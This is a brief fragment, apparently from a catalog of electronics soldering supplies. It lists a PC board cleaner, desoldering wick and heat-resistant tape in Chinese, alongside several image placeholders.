
PC 板洗淨劑




吸錫線



隔熱膠帶





